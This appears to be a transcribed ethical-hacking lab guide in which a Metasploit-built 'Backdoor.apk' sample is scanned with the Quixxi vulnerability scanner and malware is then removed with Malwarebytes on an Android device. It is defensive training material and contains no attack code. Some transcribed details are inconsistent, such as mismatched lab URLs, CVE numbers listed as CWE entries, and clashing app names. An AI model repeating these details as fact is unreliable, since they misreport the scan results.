The screenshot shows a dual-screen setup. The left screen is a Samsung Galaxy S10 smartphone displaying the Quixxi mobile app interface. The right screen is a laptop running Mozilla Firefox showing the Quixxi website.

Smartphone (Left):

- App Name: Quixxi - Free Mobile App Vulnerability Scanner
- Address Bar: https://labclient.labnodeemand.com/LabClient/95iddfl4-3657-4393-88a1-5114f576d107?rc=10
- Content: "How Secure Is Your Mobile App?" with a sub-instruction "Take a free trial to check if your app is hack-proof!". A large dashed box contains the text "Drag and drop or click here to scan your app" with a green download icon below it.
- Buttons: TRY FOR FREE, SHARE IT, and BEST ENTERPRISE PRODUCT OR SERVICE FOR MOBILE AND APPS - 2018.

Laptop (Right):

- Title: Module 17: Hacking Mobile Platforms
- Progress: 1 hr 17 min remaining
- Section: Instructions, Resources, Help
- Content: "Quixxi Vulnerability Scanner". Description: "Quixxi is an intelligent and integrated end-to-end mobile app security solution. This powerful tool is for developers to protect and monitor any mobile apps in minutes." In this task, we will analyze the malicious app using Quixxi's free mobile app vulnerability scanner.
- Listed Tasks:
 - In the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome.
 - In **Chrome**, type <https://vulnerabilitytest.quixxi.com/#/> in the address bar and press **Enter**.
 - The **Quixxi** website loads; click the **Drag and drop or click here to scan your app** field.
- Image: A screenshot of the Quixxi website on a laptop, showing the same scanning interface as the mobile app.

- The Quixxi website loads; click the **Drag and drop or click here to scan your app** field. When the **Choose an action** pop-up appears, click **Files**. The **Downloads** screen appears; double-click **Backdoor.apk**. Quixxi starts scanning the selected APK file (**Backdoor.apk**) for vulnerabilities.

The screenshot shows a mobile application running on an Android device and a corresponding desktop analysis interface.

Mobile Application Screenshot:

- Header:** "Quixxi - Free Mobile App Vulnerability Scanner" and "Android".
- URL:** "vulnerabilitytest.quixxi.com/#/"
- Title:** "Vulnerability Scan Report: A Summary"
- Data Table:**

Application Name	Package Version	Package Name
MainActivity	1.0	com.metasploit.stage

Total Scanned Vulnerabilities: 45 | Total Vulnerabilities Detected: 12 | Generated On: 24 Feb 2022 03:30 AM GMT

High Severity Threats	Medium Severity Threats	Low Severity Threats
4	5	3
- Certificate Information:** A section showing OWASP Security Requirements with counts of Passed and Failed tests.

#	OWASP Security Requirements	Passed	Failed
V2	Data Storage and Privacy	8	3
V3	Cryptography	6	2

Desktop Analysis Interface (Module 17: Hacking Mobile Platforms):

- Header:** "Module 17: Hacking Mobile Platforms" and "1 Hr 15 Min Remaining".
- Section:** "Vulnerability Scan Report: A Summary", listing:
 - Application Name: Metasploit
 - Package Version: 1.0
 - Package Name: com.metasploit.stage
 - Total Vulnerabilities: 45
 - High Severity Threats: 4
 - Medium Severity Threats: 5
 - Low Severity Threats: 3
- Section:** "CERTIFICATE INFORMATION", showing a detailed list of security requirements and their status.
- Task:** "8. Click to expand Permissions Used node to view the permissions." with a green checkmark.
- Bottom Navigation:** "Previous" and "Next" buttons, language selection (ENG IN), and date/time (2/23/2022 10:31 PM).

- Scroll-down further to view the OWASP information such as **Issue**, **Severity**, **Assessment Status**, **CWE**, **Exploits**, etc. You can scroll-down and click on **GET**

FULL REPORT button to generate a full report. This concludes the demonstration of how to analyze a malicious app using the Quixxi vulnerability scanner.

Module 17: Hacking Mobile Platforms — Mozilla Firefox

https://fabclient.labondemand.com/LabClient/5ed93dd1-4306-41f6-9cq4-7308c247ec6c?rc=10

Android

10:11

Quixxi - Free Mobile App Vulnerability Scanner for Android & iOS Apps

vulnerabilitytest.quixxi.com

QUIXXI

Docs Support

VB Resilience Requirements

Requirement	CWE	Severity	Details
Missing Native [C, C++] Code	CAPEC-190	Medium	Fail
App allowed to run in a rooted device	CVE-2017-4896	Low	Fail
App allowed to run in an emulator	CWE-250	Low	Fail
App seeks Root/Super user privileges	CVE-2019-16273	High	Pass
App detects popular reverse engineering tools such as Frida		Information	Pass

Abbreviations

- CWE – Common Weakness Enumeration
- MASVS – Mobile Application Security Verification Standard
- CVE – Common Vulnerabilities and Exposures
- OWASP – Open Web Application Security Project

DOWNLOAD SAMPLE REPO GET FULL REPORT

BEST ENTERPRISE PRODUCT OR SERVICE

QUIXXI Terms & Conditions | Privacy Policy © 2021 Quixxi Pty Ltd - All rights reserved

Module 17: Hacking Mobile Platforms

1 Hr 20 Min Remaining

Instructions Resources Help

QUIXXI

11. You can scroll-down and click on **GET FULL REPORT** button to generate a full report.

12. This concludes the demonstration of how to analyze a malicious app using Quixxi vulnerability scanner.

13. You can also use other Android vulnerability scanners such as **X-Ray** (<https://dus.com>), **Vulners Scanner** (<https://play.google.com>), **ShellShock Vulnerability Scan** (<https://play.google.com>), **Yazhini** (<https://www.vegabird.com>), and **Quick Android Review Kit (QARK)** (<https://github.com>) to analyze malicious apps for vulnerabilities.

14. Close all open windows and document all the acquired information.

Task 3: Secure Android Devices from Malicious Apps

< Previous End >

11:11 PM 2/23/2022

Task 3: Secure Android Devices from Malicious Apps using Malwarebytes Security

- Click **Android** to switch to the **Android** machine. Click **Commands** icon from the top-left corner of the screen, navigate to **Power --> Reset/Reboot machine**. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**. On the second page of the **Home screen**, click the **Malwarebytes** app.

Module 17: Hacking Mobile Platforms — Mozilla Firefox

https://fabclient.labondemand.com/LabClient/952dd1f4-3657-4393-88a1-5114b676d10?rc=10

Android

9:44

Microsoft Edge Microsoft Edge

Malwarebytes

Gmail Google Chrome

10:44 PM 2/23/2022

Module 17: Hacking Mobile Platforms

1 Hr 3 Min Remaining

Instructions Resources Help

QUIXXI

3. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.


4. On the second page of the **Home screen**, click the **Malwarebytes** app.

Malwarebytes Security initializes A


< Previous End >

10:44 PM 2/23/2022


- **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed. In the permissions window, click **Give permission**. A system pop-up appears, asking for permission; click **ALLOW**.




- If trial version wizard appears, click the **Start Premium trial** button to start the free premium trial version of Malwarebytes Security. The **Your device is safe** screen loads; click the **Scan now** button to start scanning the system. **Malwarebytes Security** begins a security scan, as shown in the screenshot.




- After the completion of the scan, **Scan finished** message appears, click **View scan results** to see the results. A **Threats** screen appears. This will show you all the malware (if any) found on your device.



- Click the **Remove selected** button to remove the detected malware from your device. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**.





- Click **Scan after update** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.

